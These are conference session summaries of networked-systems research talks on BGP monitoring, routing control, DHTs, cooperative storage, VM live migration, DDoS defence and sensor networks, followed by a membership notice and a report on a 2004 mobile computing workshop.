Morley Mao described a tool that monitors BGP (Internet routing) updates to find in real time a small number of high-level disruptions (such as flapping prefixes, protocol oscillations due to Multi-Exit Discriminators, and unstable BGP sessions). Unlike earlier research, it does not focus on finding the root cause of routing changes. The problem addressed is important because route changes are common and are associated with congestion and service disruptions; the hope is that operators can use notifications from the new tool to further mitigate the situation for users. It is challenging because there are many possible reasons for a given routing update, and multiple updates can originate from one underlying event, and it is difficult to decide which events are significant to operators.

The tool works by capturing BGP updates from border routers that peer with larger networks. This data is fed into a centralized system which processes the updates in real time. It groups the updates, classifies them into events, correlates the events, and then predicts traffic impact. A key difficulty is the large volume of BGP updates (there are millions daily). The discussion raised the issue of looking at data traffic directly, since significant events are by definition those that affect data traffic.

Design and Implementation of a Routing Control Platform

Matthew Caesar, University of California, Berkeley; Donald Caldwell, Aman Shaikh, and Jacobus van der Merwe, AT&T Labs—Research; Nick Feamster, MIT; Jennifer Rexford, Princeton University

The motivation for the authors was basic design issues in the iBGP protocol connecting routers within ISPs. Current full-mesh iBGP doesn't scale, is prone to protocol oscillations and persistent loops when used with route reflection, and is hard to manage and difficult to develop. Their RCP approach attempts to address each of these problems by computing routes from a central point and removing the decisions from the routers. Use of a centralized system brings up the problem of single point of failure. The authors address this issue by replicating RCP at strategic network locations. They argue that, unlike route reflection, there will be no consistency issues that could potentially result in problems like forwarding loops. Matt argued that the RCP system has better scalability, reduces load on routers, and is easier to manage because it is configurable from a single point. It is also deployable, because it does not require changes to closed legacy router software. While RCP is only a first step at this stage, these properties may make it a practical way to improve Internet routing.

- ***Negotiation-Based Routing Between Neighboring ISPs***

Ratul Mahajan, David Wetherall, and Thomas Anderson, University of Washington

Today's Internet is both a competitive and a cooperative environment, because ISPs are self-interested but carry traffic for each other. Each ISP independently decides how to route its traffic and optimizes for different points, and ISPs don't share internal information. This can result in inefficient paths and unstable routes. Tom Anderson presented a negotiation model the authors developed to help solve these problems. It tries to find a point between cooperation and competition that limits the inefficiencies. ISPs assign preferences for routing options using an opaque range. They then exchange these preferences and take turns picking better routing options. They can reassign preferences when needed, and the process stops when either ISP wants it to. This strategy respects ISPs' self-interest by allowing them to barter route choices according to their preferences (with each ISP losing a little on some flows and gaining more on others). ISPs have incentives to find good compromises because each stands to win overall and has no risk of losing. The goal is for both fair play and overall win-win results. The scheme was evaluated by simulation, which found that ISPs can achieve close to the socially optimal routing even though they must both win. Future work includes multiple-ISP negotiations.

The question of cheating came up in the discussion. The authors explored simple cheating strategies and argued that there is little incentive to cheat, as the cheater often does less well than if he hadn't cheated. Another point of discussion was how well the scheme would work for traffic engineering, where preferences change depending on the load.

MODELS AND FAULTS

Summarized by Matthew Caesar

- ***Detecting BGP Configuration Faults with Static Analysis***

Nick Feamster and Hari Balakrishnan, MIT

Awarded Best Paper

Nick Feamster presented RCC, a router configuration checker that uses static analysis to detect faults in BGP configurations. Today, checking is highly ad hoc. Large configuration faults do occur and can cause major outages. Nick gave a taxonomy of faults. The goal of the RCC is to allow configurations to be systematically verified for correctness before being deployed. Correctness is defined in terms of two goals: path visibility (if there's a path between two points, the protocol should propagate information about the path) and route validity (if there's a route, there exists a path). RCC uses goals to produce a list of constraints and checks these constraints against the configurations. It was evaluated against configurations from 17 different ASes. It succeeded in uncovering faults without a high-level specification of the protocol. The major causes of errors were distributed configuration and the complexity of intra-AS dissemination (as configuration often expresses mechanism, not just policy). RCC is available online.

Q: Do large, well-run ISPs generate router instance configurations in a centralized manner? Would RCC provide any benefit in this case?

A: Many ISPs run scripts from a centralized database, but many do not, and even with a centralized database there can be errors (e.g., bad copy/pastes).

Q: What is the number of constraints you solved for most networks?

A: We used a fixed set of constraints resulting in a polynomial time algorithm.

- ***IP Fault Localization via Risk Modeling***

Ramana Rao Kompella and Alex C. Snoeren, University of California, San Diego; Jennifer Yates and Albert Greenberg, AT&T Labs—Research

Ramana Kompella presented SCORE, a tool that identifies the likely root causes of network faults, especially when they occur at multiple layers. Today, troubleshooting is ad hoc, with operators manually localizing faults reported via SNMP traps. This is challenging because alarms tell little about the failure; network databases can be corrupt or out-of-date, networks are highly layered (35% of the links have >10 components), and correlated failures can occur (e.g., a single fiber cut can take down several links).

SCORE constructs a Shared Risk Link Group (SRLG) database that provides a mapping from each component to a set of links that will fail if the component fails. It manipulates this as a graph, using greedy approximations to find the simplest hypothesis to explain failure observations. SCORE also allows for imperfections (e.g., lost observations) with an error threshold. It performed well in practice: The accuracy was 95% for 20 failures; the misdiagnoses were due to loss of failure notifications and database inconsistencies. Ramana mentioned probabilistic modeling of faults and other domains (MPLS, and soft faults like link congestion) as future work.

Q: Would it be practical to use steady-state conditions to improve your results, e.g., if you assume the network is working correctly most of the time?

A: You could inject faults into a network and test, but most ISPs wouldn't be willing to do that.

Q: You were able to uncover inconsistencies in the database. But isn't this circular: How do you know your inferences were correct if they come from an incorrect database?

A: You have to assume the database is reasonably accurate. Unfortunately, you can't just query the system to find out the IP/optical relations.

- ***Performance Modeling and System Management for Multi-Component Online Services***

Christopher Stewart and Kai Shen, University of Rochester

Online services that run on clusters in heterogeneous environments are difficult to model, predict, and manage. There is work on performance models to guide provisioning for single-component services, but it is not adequate when multiple components in the system can be replicated and interact with each other in complex ways. Christopher Stewart described a profile-driven approach to model system performance. It works at the OS level to profile key application characteristics transparently. They predict the resources required for individual components and transparently capture communications at the system-call level to model interconnections. Different models are then constructed for throughput and response time. The authors compared the resulting predictions with the actual system performance and found them to be accurate within 1%.

Q: Does it make sense to try real-time feedback to improve the model online?

A: Yes. We did it offline, but one could refine our approach in an online fashion.

Q: Have you considered bottlenecks in real machines' CPU/memory/network?

A: Yes, we do this in our model.

Q: What kinds of application behaviors would make your accuracy poor? For example, would caching effects reduce your accuracy?

A: We address caching and some other issues in the paper, but there could be interesting future work in that direction.

OVERLAYS AND DHTS

Summarized by Bernard Wong

- ***Debunking Some Myths About Structured and Unstructured Overlays***

Miguel Castro, Manuel Costa, and Antony Rowstron, Microsoft Research Cambridge

Popular file-sharing applications such as Gnutella use unstructured overlays that do not constrain links between nodes and rely on flooding to spread queries. To improve scalability, structured overlays constrain node and link placement so that queries can be resolved in O(log n) hops. However, people have claimed that structured overlays are unsuited for real-world applications given churn, heterogeneity, and complex queries. Miguel Castro's talk focused on debunking these myths using a trace-based simulation of Pastry and Gnutella 0.4. He showed how methods to handle heterogeneity that mimic unstructured techniques can be added to structured overlays. Similarly, he described structured flooding and random walks for complex queries.

Q: One advantage of unstructured overlays is that the overlay structure is decoupled from the service structure, allowing for reuse between services. Can you comment on this?

A: We could reuse structured overlays too. For example, we can carve out a part of a larger structured overlay for a single smaller service.

Q: How do heartbearts scale?

A: Heartbeats are sent at a fixed rate, independent of system size. The total overhead is fairly low.

Q: What are your thoughts on Mercury?

A: Mercury is a hybrid network with constrained routing that can solve complex queries. It emulates the functionality of unstructured overlay, but cannot solve arbitrary queries, such as matching based on regular expressions.

- ***Bandwidth-Efficient Management of DHT Routing Tables***

Jinyang Li, Jeremy Stribling, Robert Morris, and M. Frans Kaashoek, MIT

Accordion is a DHT (distributed hash table) that addresses the trade-off between maintenance overhead and lookup performance. Reduced maintenance traffic leads to lower lookup performance due to churn, while aggressively maintaining neighbor freshness can be expensive in terms of bandwidth. Choices for maintenance frequency are often uninformed, since a priori knowledge of the churn rate is not usually available. Instead, Accordion relies on an outbound bandwidth budget to limit the amount of maintenance. It discovers new nodes, tracks the probability of a neighbor being dead (based on the lifetime of the neighbor and time of its last communication), and removes those whose probability exceeds a fixed threshold. Compared with Chord and OneHop, Accordion achieves lower average lookup latencies for a given average bytes per node per second alive.

Q: Small-world properties are based on a neighbor distribution that is the inverse of the distance in the ID space. Would opportunistic neighbor discovery change the distribution and the properties?

A: If lookup keys are not uniform, then it is not guaranteed to yield small-world characteristics.

Q: What if nodes choose to behave maliciously in order to meet bandwidth budget?

A: Accordion is not designed to work in a malicious environment.

- ***Improving Web Availability for Clients with MONET***

David G. Andersen, Carnegie Mellon University; Hari Balakrishnan, M. Frans Kaashoek, and Rohit N. Rao, MIT

The end-to-end availability of the Internet (95% and 99.6% in earlier studies) compares poorly to standard phone service. MONET aims to achieve 99.9% to 99.99% availability by exploiting the path and replica diversity that exists for Web downloads. It consists of an overlay of squid Web proxies and a parallel DNS resolver. The key difficulty is that the number of paths through the overlay to all replicas can be large. This is good for diversity, but bad for overhead if all paths are to be explored. In MONET, a waypoint selection algorithm returns a set of paths separated by delays. These paths are most likely to be successful, based on previous path history, and are explored in order to minimize overhead.

A six-site MONET has been deployed for two years with approximately 50 users per week. Its waypoint algorithm achieves availability that is similar to using all possible paths. This is 99.99%, if server failures are discounted. Also, Akamai sites have eight times more availability than non-Akamai sites if server failures are included in the availability metric. A challenge in gathering real measurements was the many incorrectly configured DNS and Web servers; consistently unreachable services were discounted in the measurements.

Q: When performing parallel connections, does MONET just perform the TCP connect, or does it download the object twice?

A: MONET just performs the TCP connect.

Q: Would MONET choose lossy but low-latency links?

A: Previous studies have shown that the first SYN packet is a good predictor of how long it will take to download the desired content over the connection.

STORAGE

Summarized by Kevin Walsh

- ***Shark: Scaling File Servers via Cooperative Caching***

Siddhartha Annapureddy, Michael J. Freedman, and David Mazières, New York University

Siddhartha Annapureddy presented Shark, a file system that is as convenient and familiar as NFS, yet scales to hundreds of clients and supports cross-file-system sharing. Pushing bundles of software to the nodes of a distributed system is wasteful, even with dissemination systems such as BitTorrent, because not all of the software may be needed. Instead, what is needed is the illusion that all files are located on every node, with the files being fetched only as needed. NFS provides these semantics but does not scale well, because a large number of clients cause delays at the central server. On the other hand, P2P file systems do scale, but have non-standard administrative models and new semantics, and so are not widely deployed. Shark combines both advantages by using a central server model together with very large cooperative client caches (to reduce redundant traffic at the server). One intriguing idea was to allow chunks of data to be shared across file systems, increasing the effective size of the cache. Several security concerns were discussed: clients need to be able to check integrity, eavesdroppers should not be able to see the contents, and cache sharing is somewhat in conflict with privacy. In one PlanetLab test, Shark retrieved a 40MB package in seven minutes, compared to 35 minutes for SFS. Another test revealed an eightfold improvement over NFS in the number of bits pushed through the network.

Q: How would a least-common-chunk fetch ordering policy, like BitTorrent, compare with your sequential or random orderings?

A: We could do that, but we did not look at it yet.

Q: What consistency guarantees do you provide while things are being transferred?

A: We guarantee NFS-style consistency semantics at all times. This is done with leases at the central server.

Q: Your chunk cache indexes data only by the hash of the chunk. What do you do in case of hash collisions?

A: We assume there will be no hash collisions. This is the standard assumption for these scenarios.

Q: You showed scalability of Shark in terms of bandwidth, but the server is involved in each chunk transfer, no?

A: The authentication and session keys are between client and client, not client and server. The client must initially talk to the server to get chunk tokens, but then goes to clients to get chunks. This potentially uses many RPCs if the file is very large.

- ***Glacier: Highly Durable, Decentralized Storage Despite Massive Correlated Failures***

Andreas Haeberlen, Alan Mislove, and Peter Druschel, Rice University

A common assumption in distributed storage systems is that diversity is high because nodes use different OSes, applications, administrators, users, etc. This results in independent failure models, so that reliability comes from a small amount of replication. But these are unrealistic assumptions in practice: 70–80% of the OSes in use are Windows, and a virus or worm can lead to a correlated failures that spreads too rapidly even for reactive approaches to respond. So what can we do? Glacier's approach is to use massive redundancy to tolerate correlated failure rather than try to predict and exploit correlations (like Phoenix and OceanStore). Of course, there is an upper bound on the maximum number of failures, but it is easier to pick this number than to specify a complete failure model.

The central question is whether this can be done with a reasonable amount of storage and bandwidth. Glacier uses erasure codes with a high degree (50 or 100 fragments per object, with only about 5 needed to recreate the object) and replicates data, too. Even during a correlated failure there should be enough fragments to reconstruct objects. A risk in Glacier is that objects may expire during a correlated failure. Also, the per-file overhead is especially large for small files.

Glacier was evaluated with a trace-driven workload and deployment with 17 users and 20 nodes based on FreePastry, PAST, Scribe, and Post. An artificial 58% correlated failure induced no losses of data at all. Glacier has yet to see any loss of data in deployment.

Q: In your test system, you use 5/48 encoding even though you had only 20 nodes. Couldn't you just use 5/20 nodes?

A: We wanted an idea of a realistic overhead. During the experiment, the size of the system grew and changed, and we felt 5/48 would be more realistic for a larger system.

Q: If you knew the size of the system, would you set the number of fragments to equal the number of nodes?

A: Normally there would be many more nodes than fragments.

Q: Won't the downtime constant cause poor performance because it is fixed and will be a poor choice sometimes?

A: The one-week figure came from an assumption that users could not do without email for more than a week. In reality, users were using more than one email system and sometimes let their node remain offline for more than a week. We have switched to four weeks, but perhaps could do something automatic.

Q: How do you assign fragments to nodes, and how do nodes know which fragments to store?

A: The assignment of fragments to nodes is done by the hash of the fragment. We divide the ring into 48 sections, and store at hash+1x, hash+2x, ..., hash+48x.

Q: How did you know not to store a fragment on the node that was down at the time of insertion?

A: The neighbors in the ring keep the pointer to the down node for one week, and can then report the node as being down whenever a message is destined for that node.

BUILDING NETWORK SERVICES

Summarized by Ashwin Sampath

- ***Quorum: Flexible Quality of Service for Internet Services***

Josep M. Blanquer, Antoni Batchelli, Klaus Schauser, and Rich Wolski, University of California, Santa Barbara

Internet services such as e-commerce tend to be clustered architectures in which it is important to provide acceptable levels of service to different kinds of customers. Current solutions either throw hardware at the problem (overprovisioning) or embed QoS logic in the application code. This is expensive either in terms of equipment or in reprogramming time. Josep Blanquer presented Quorum, which tackles these problems while being readily deployable. Quorum provides its QoS guarantees at the boundaries of an Internet site. This is an effective location to classify user requests into service classes and shape traffic based on the priorities of incoming requests, without delving inside the cluster. The authors show this by evaluating their solution on a 68-CPU cluster with the Teoma Internet search service alongside five other QoS architectures. They also examined the effects of sudden fluctuations in traffic and cluster node failures.

- ***Trickles: A Stateless Network Stack for Improved Scalability, Resilience, and Flexibility***

Alan Shieh, Andrew C. Myers, and Emin Gün Sirer, Cornell University

Today's client-server applications are built on TCP/IP, which stores per-connection state at both ends. This limits scalability (due to memory constraints) and leaves the server vulnerable to denial of service. Alan Shieh presented Trickles, a radical alternative in which the server state is moved to the clients. Each client supplies transport and user continuations along with their packets to request any computation. The server establishes a context based on these continuations, performs the requested computation, updates the associated state, and sends it back to the client along with the result of the computation. To make this work, the authors implemented an event-based server API. This design lends itself to efficient server load balancing schemes and transparent server failover mechanisms, because clients establish contexts before issuing each computation request. A typical target application is a busy Web server. Alan presented an evaluation that showed the memory overhead of Trickles to be lower than TCP/IP and the throughput rates to be comparable.

- ***Designing Extensible IP Router Software***

Mark Handley, University College, London/ICSI; Eddie Kohler, University of California, Los Angeles/ICSI; Atanu Ghosh, Orion Hodson, and Pavlin Radoslavov, ICSI

Everyone wants to fix BGP in some way (convergence, security, scalability), but the size of the routing infrastructure and expectations of 99.999% uptime make experiments with routing software almost impossible. Mark Handley presented XORP, IP routing software designed for extensibility, latency, and scalability. XORP is based on an event-driven architecture with emphasis on quick processing and propagation of routing changes between processes. This lends itself to extensibility and experimentation since each process is independent. XORP's BGP implementation is based on a data flow model, with routing tables implemented as processes that pass along routing updates. This differs from conventional router software designs, where all routing protocols process routing updates and store routes in a single large table. The trade-off is that the modular and robust design of XORP marginally increases memory usage but results in faster routing convergence. To show this, the authors tested the convergence times of Cisco(IOS), Quagga, and MRTD: Cisco and Quagga routers take up to 30 seconds to converge, while MRTD and XORP are consistently under one second.

WIRELESS

Summarized by Ashwin Bharambe

■ *Using Emulation to Understand and Improve Wireless Networks and Applications*

Glenn Judd and Peter Steenkiste, Carnegie Mellon University

Most wireless network studies are performed in simulation, which can be carefully controlled but misses many realistic factors. Glenn Judd proposed an emulation infrastructure to bridge the gap between simulation and real testbed evaluation. The basic idea is to use real wireless NICs at the sender and receiver and to control signal propagation through a customized FPGA. Analog signals from the sender are down-sampled and converted to digital format, processed by a DSP engine (built using the FPGA), converted back to analog format, and fed to the wireless antenna at the receiver. Glenn presented results validating the hardware. He also showed that different wireless cards from the same manufacturer and card family have surprisingly different RSSI and noise characteristics. In the discussion, it was suggested that Glenn compare the results of using the emulator with that of simulation models in simulators like QualNet and ns-2.

■ *Geographic Routing Made Practical*

Young-Jin Kim and Ramesh Govindan, University of Southern California; Brad Karp, Intel Research/Carnegie Mellon University; Scott Shenker, University of California, Berkeley/ICSI

Young-Jin Kim described the Cross-Link Detection Protocol (CLDP) for enabling geographic routing. Previous geographic routing (GPSR, Greedy Perimeter Stateless Routing) is based on face traversal with the right-hand rule. This needs a perfect planarization of the radio graph to operate correctly, and fails in practice due to irregular localization of wireless cards and radio-opaque obstacles. The previously proposed "mutual witness" fix also suffers from problems: It generates some additional cross-links and can result in collinear links as well. CLDP discovers and removes cross-links in a radio graph. It leaves some cross-links to prevent network partitions, but guarantees that face traversal will never fail. CLDP was evaluated using the TinyOS simulator with 200 nodes and 200 obstacles. It outperformed previous geographic routing protocols in terms of maintaining reachability and providing low stretch.

Q: Does CLDP work under dynamic conditions?

A: Yes, if the velocity of the nodes is limited.

■ *Sustaining Cooperation in Multi-Hop Wireless Networks*

Ratul Mahajan, Maya Rodrig, David Wetherall, and John Zahorjan, University of Washington

Maya Rodrig presented Catch, an add-on to multi-hop wireless routing protocols to deter "free-riding," in which nodes use the network but decline to forward packets. The protocol first detects free-riding behavior, then leverages the majority of "good" nodes to punish the "bad" node. The key idea was to send anonymous probes to which neighbors must respond. This forces a potentially bad node in the network to reveal its connectivity to everybody. Furthermore, packets relayed by a node can be overheard, due to the broadcast nature of the medium. Detection thus boils down to checking whether more data packets (which were meant to be forwarded) are dropped as compared to the anonymous probe responses. The protocol also incorporates a strategy based on one-way hash functions to enable neighbors to punish a misbehaving node. Handling attacks based on signal strengths is future work.

Q: What about Sybil attacks?

A: Catch builds on unforgeable identities for nodes.

Q: Can you falsely accuse a "good" node?

A: Yes, in which case Tit-for-Tat retaliates.

SYSTEM MANAGEMENT AND CONFIGURATION

Summarized by Sherif Khattab and Dushyant Bansal

ACMS: The Akamai Configuration Management System

Alex Sherman, Akamai Technologies and Columbia University; Philip A. Lisiecki and Andy Berkheimer, Akamai Technologies; Joel Wein, Akamai Technologies and Polytechnic University

Akamai's CDN (Content Delivery Network) serves Web content using 15,000+ edge servers deployed in 1,200+ ISPs. Its configuration information comes from Akamai customers, who want to control how their content is being served via hundreds of parameters (e.g., cache TTL, allow lists, cookie management) and internal Akamai services such as mapping and load balancing. Alex Sherman presented the ACMS system for timely, reliable delivery of dynamic configuration files in this system. ACMS is composed of front ends that accept, store, and synchronize configuration file submissions, and back ends that deliver configuration files to edge servers. It uses a quorum-based protocol for agreement and synchronization among the front ends. Recovery is optimized using snapshots, a hierarchical versioning structure. Edge servers download configuration files via Akamai's CDN with hierarchical caching. ACMS is divided into zones that are tested incrementally to avoid systemwide effects from bad configuration files. During the first nine months of 2004, 36 network failures affected the front ends, and in over six months of 2004 there were three recorded instances of file corruption. ACMS continued to work successfully. It took about two minutes to submit and deliver most configuration files. An audience member asked about TTL versus cache invalidations. Sherman responded that the TTL technique is easier and tolerates propagation delays. However, for some cases, Akamai uses cache invalidation.

The Collective: A Cache-Based System Management Architecture

Ramesh Chandra, Nickolai Zeldovich, Constantine Sapuntzakis, and Monica S. Lam, Stanford University

About 30,000 desktops are infected every day, and downtime and confidentiality breaches translate into monetary damage. Ramesh Chandra presented the Collective, a cache-based system to improve the management of desktop PCs. It trades customizability for manageability through centralized management and distributed computation. The Collective introduces the concept of a virtual appliance, an encapsulation of system state (OS, shared libraries, and installed applications). Examples include Windows XP, GNU/Linux with NFS, and GNU/Linux with local disk. Appliances are stored in appliance repositories editable only by administrators, whereas user state (user preferences and data) is stored in data repositories. In the Collective, software updates are atomic and dependable. Caching provides support for disconnected operation, a useful feature for mobile users: Chandra described a USB memory stick carrying appliances and data. A prototype of the Collective has been used for about a year on a daily basis at Stanford. Users find the system to be simple, with low virtualization overhead. From a 15-day block read trace, 80% of requests were for 20% of the data. Answering a question from the audience, Chandra identified graphics applications and 3-D games as unsuitable for usage in the Collective.

Live Migration of Virtual Machines

Christopher Clark, Keir Fraser, and Steven Hand, University of Cambridge Computer Laboratory; Jacob Gorm Hansen and Eric Jul, University of Copenhagen; Christian Limpach, Ian Pratt, and Andrew Warfield, University of Cambridge

It takes about eight seconds to move the memory of a Virtual Machine (VM) over a machine cluster running Xen with networked storage, good connectivity, and support for L2 or L3 traffic redirection. Meanwhile, live interactive applications, such as Web servers, game servers, and quorum protocols, have soft real-time requirements. Ian Pratt presented a technique for relocating interactive VMs with downtime as low as 60ms. It uses iterative, rate-limited pre-copy of VM memory while the VM continues to run. Pre-copy is more effective than on-demand page faulting and leaves no "residual dependencies" on the original host. Pratt introduced the concept of the Writable Working Set (WWS) of a VM. They represent hot pages, such as process stacks, and network receive buffers. The size and dirtying rate of WWS are crucial in determining the number and rate of pre-copy iterations. Pratt also presented results for relocating a Web server running the SPECWeb benchmark, a Quake3 game server, and a synthetic worst case with rapid page dirtying.

SECURITY

Summarized by Robert Picci

Botz-4-Sale: Surviving Organized DDoS Attacks That Mimic Flash Crowds

Srikanth Kandula and Dina Katabi, MIT; Matthias Jacob, Princeton University; Arthur Berger, MIT/Akamai

Awarded Best Student Paper

Srikanth Kandula focused on CyberSlam attacks, in which an attacker harnesses potentially hundreds of thousands of "bots" spread across the Internet to take down a Web site. The key feature of these attacks is that they attempt to exhaust resources on the server by making requests that are indistinguishable from those of legitimate clients. Srikanth presented a novel defense based on CAPTCHAs, the graphical reverse Turing tests used to prevent automated account signup. When a CyberSlam attack or flash crowd is detected, the system starts using CAPTCHAs to distinguish legitimate users from attackers. They are served without per-client state at the server. Once it has learned which clients are the attackers (they cannot solve CAPTCHAs), the system switches into a mode where known attackers are kept out and new users are allowed in without CAPTCHA tests. Admission control is also used to balance system resources between authenticating new users and serving those who have proven themselves legitimate. This improves server responsiveness, not only under attack, but also under flash crowds.

- ***Cashmere: Resilient Anonymous Routing***

Li Zhuang and Feng Zhou, University of California, Berkeley; Ben Y. Zhao, University of California, Santa Barbara; Antony Rowstron, Microsoft Research, UK

Cashmere addresses some weaknesses in existing anonymous routing by using a structured overlay (in this case, FreePastry). Li Zhuang began with the basic idea of secure anonymous routing: Packets are sent to their destinations through a series of intermediaries such that no one but the sender knows the entire path; cryptography is used to hide routing information from nodes as well as to protect the message contents. Without massive collusion, no one knows who sent the packet, and only the receiver can see its contents. However, with earlier schemes, failed intermediaries can reduce reliability, and the cryptography can be expensive. Cashmere deals with failures by exploiting the overlay to route each packet to a group of nodes rather than a single node. This makes it more likely for packets to get through when there is churn. Cashmere reduces the amount of per packet cryptographic computation by decoupling the payload from the routing information. Session keys and lightweight symmetric ciphers can then be used instead of public-key cryptography.

SENSOR NETWORKS

Summarized by Rebecca Braynard

- ***Decentralized, Adaptive Resource Allocation for Sensor Networks***

Geoffrey Mainland, David Parkes, and Matt Welsh, Harvard University

Matt Welsh talked about controlling sensor network resources in a distributed manner by using market prices. Nodes determine their actions using a globally known reward: local available energy and data dependencies. These actions include listening for incoming messages and taking sensor readings. The algorithm is motivated by the example of tracking a tank in a field of sensors and is evaluated through a 100-node simulation with the metrics of accuracy, energy consumption, and energy efficiency. The mechanism uses less energy to track an object and is more effective at adapting to changing conditions. The authors plan to develop richer models that extend allocation across multiple users and queries and adjust reward settings during runs.

Q: Can the pattern of movement lead to dead nodes?

A: The energy budget of a node limits its consumption.

Q: Since nodes have a local view, can they get caught in a "busybody" situation?

A: Yes, nodes can get caught in loops, and feedback is needed.

Q: With a TinyOS model you can meet resource allocation guarantees. You can't with your approach. Which is better?

A: Periodic duty cycling is good for some applications, but not all.

- ***Beacon Vector Routing: Scalable Point-to-Point Routing in Wireless Sensornets***

Rodrigo Fonseca, Cheng Tien Ee, David Culler, and Ion Stoica, University of California, Berkeley; Sylvia Ratnasamy, Intel Research; Jerry Zhao, ICSI; Scott Shenker, University of California, Berkeley/ICSI

Rodrigo Fonseca presented BVR, a simple routing protocol that only uses local state and does not depend upon geographic locations. Instead, BVR creates a virtual coordinate space with connectivity information. In the algorithm, *r* nodes are chosen to be beacons, and the remaining nodes find their distances to the beacons. To transmit a packet, a node uses the destination location to route packets through the neighbor closest to the destination (greedy algorithm). If the nodes are in a local minimum, they send the packet through the closest beacon node. If the greedy algorithm does not work, the packet is flooded through the network. BVR was evaluated with a high-level simulation (3200 nodes), an implementation on Mica2 Motes, and a low-level simulator, TOSSIM. It was found to outperform a greedy geographic routing protocol.

Q: Will the beacons be running out of power prematurely?

A: Not necessarily, since the data does not go through the beacons, so they may not consume more power.

- ***Active Sensor Networks***

Philip Levis and David Culler, University of California, Berkeley; David Gay, Intel Research

Phil Levis argued that sensor networks cannot realize their potential given the energy consumption associated with existing frameworks. Sensor networks often need to be reprogrammed after deployment, as it's not efficient to collect all data and process it offline. Yet they do not need to be reprogrammed, since the networks are application-specific. Instead, an application-specific virtual machine (ASVM) can be used. This leverages the trade-off that many cycles can be performed by a sensor node for each bit sent or received. ASVMs provide a flexible, simple, and efficient infrastructure for programming devices. (See the paper for details on their design.) To show their effectiveness, Phil compared the original and the VM implementations of a region library (Regions Fiber) and query library (TinyDB/TinySQL) on a 42-node testbed.

Q: To provide concurrency, the Banker's algorithm is used; does this create a disadvantage for allocating resources?

A: It is a conservative approach and a drawback. To reduce the impact, programmers should use short-running handlers.

Q: In many projects, the work is to overcome small amounts of memory. Given Moore's Law, should this work be focused on energy consumption instead of memory management?

A: Memory is limited by energy; this will affect how much memory is available and how it is used.

USENIX Membership Updates

Membership renewal information, notices, and receipts are now being sent to you electronically.

Remember to print your electronic receipt, if you need one, when you receive the confirmation email.

You can update your record and change your mailing preferences online at any time.

See **http://www.usenix.org/membership**.

You are welcome to print your membership card online as well.

The online cards have a new design with updated logos—all you have to do is print!

6th IEEE Workshop on Mobile Computing Systems and Applications (WMCSA 2004)

English Lake District, UK
December 2–3, 2004
http://wmcsa2004.lancs.ac.uk

Summarized by Adrian Friday, Mary Baker, Sachin Goyal, and Fahd Al Bin Ali

The WMCSA series of workshops was started in 1994 to explore a new and extremely active emerging area of research centered on the advent of truly portable devices and wireless telecommunications. Explicitly seeking to create an open and interactive atmosphere, the workshop attendance was capped at 70; all attendees had to submit either a long or a short paper to ensure that all participants were active in the field, and the program provided frequent opportunities for interaction, including panel sessions and breakout groups along with more formal paper presentations.

Ten years later, the field now mature and having spawned a whole series of high-quality conferences and workshops, we witnessed a still thriving research community, although arguably now working on different, more wide-ranging problems. The workshop, now in its sixth generation, still retains many of the core attributes that galvanized a community a decade ago: small numbers, rigorous peer review ensuring that we accept the best-quality work, and plenty of breaks to allow people to engage naturally with one another.

Opening Plenary Discussion

It was with this legacy in mind that we set out to open the workshop in a reflective mood—*what impact had we, as a community, had over the last decade?* Rather than a traditional keynote address, we began the workshop as we hoped it would continue, in discussion. Despite months of careful planning, we decided the evening before that the opening panel was likely to be too didactic and instill too much of a presentation culture for the remainder of the workshop. The opening panel was replaced with a group discussion involving the entire plenary. Each delegate was asked to join a small group of four to five nearby participants and to reflect on the following questions:

1. What impact have we had? Has any of the work we've done been adopted and found useful (successes)?
2. What hasn't been picked up, what wasn't useful? And what stopped its adoption?
3. Are there lessons we can learn from this? And where should we go over the next 10 years?

What ensued was a lively and interactive session, which informal feedback suggests was both one of the most enjoyable aspects of the workshop and an excellent ice breaker. The sessions certainly enabled all to participate, from first-time WMCSA attendees to battle-hardened veterans of WMCSA. The feedback from the groups was extremely varied, encompassing the full spectrum from (subject to artistic license) "It's all been an enormous success," to the somewhat dour "Our ideas have been almost completely ignored." We try to capture some of the key insights from their reportage below.

SUCCESSES

- Mobile computing is commonplace. We have mobile phones, laptops, instant messaging, and an extensive array of communications options, including wide-area data connectivity and the now ubiquitous 802.11 hotspot (others wryly opined that this was driven by market forces, not the research community!) Despite this, wide-area bandwidth is still insufficient or prohibitively expensive for many applications.
- The good news is that some of the ideas made it! Concepts from "mobile" file systems such as CODA (e.g., offline files, synchronization, and caching) made it into mainstream operating systems, and image distillation for mobile Web browsing is now in commercial products and standards.

FAILURES

- Location-based services and on-demand audio-video services still haven't happened. Arguably, we're still waiting for the killer application, but many believe that the reason we haven't found it is because it may not exist!
- Mobile applications are still fiendishly difficult to write, due to a lack of common programming abstractions and the many difficulties introduced by different standards and models of mobile device (even among families of the same device). Some also argued that research should only build enough to show the value of an idea, not build the whole system (this clearly depends on the nature of one's research).
- Mobile-user interfaces still don't adapt in response to underlying changes and still don't provide feedback to users (the "bars of connectivity" metaphor on mobile phones is possibly the only exception!).

LESSONS FOR THE FUTURE

- The surprising realization (from several groups), perhaps due to multidisciplinary influences of ubiquitous computing or commercial drivers, was that we are still too technology-driven and need to remember the user. Applications should drive the technology, not vice versa. A top-down approach and user-centered design may lead to better-motivated and more acceptable systems research.

- There are no common platforms, and we are not quick to build on each other's work. There is little standardization and few accepted solutions. How, then, do we distill what we learn to make it more easily accessible to others? The platform researchers among us would doubtless like to see an open architecture, as we lack integration. However, many recognized the need for more collaboration, even within a single academic department.
- It is still very complex to build a complete mobile system, as it requires lots of design decisions, and it is even harder to deploy one! Perhaps it is not surprising, then, that it is hard to measure or quantify which approach is best, as there are few commonalities between any two mobile systems.
- We may lack criteria for effectively evaluating our work. If we in this community can't say what technologies to choose for particular aspects of mobile computing systems, then it is unreasonable to expect others from outside our community to take the lessons away. Others agreed that the distillation of the last 10 years' work has yet to take place. Perhaps we need multiple studies on the same problem to access its true value and publish the "best practice" of the community.
- We also said that often there were many approaches in our work that weren't successful, and that this was valuable knowledge that needed to be captured. Some claimed the need to publish "what we failed to do," although there would be many cultural barriers to overcome in getting researchers to talk about their failures. A "failure track" at a conference was suggested.
- A final suggestion was that there was much potential in mobile gaming, though computer science researchers tend not to have much impact in this domain. This may be due to the difficulty in obtaining funding for work in this area.

Paper Track

The paper track was arranged into sessions of three papers each, every paper followed by brief clarification questions. The session would conclude with a final panel composed of all three speakers in which questions could be addressed, either tackling cross-cutting issues or involving in-depth questioning about a particular issue. Details of the sessions and copies of the slides from each presentation can be found online at http://wmcsa2004.lancs.ac.uk/programme.shtml.

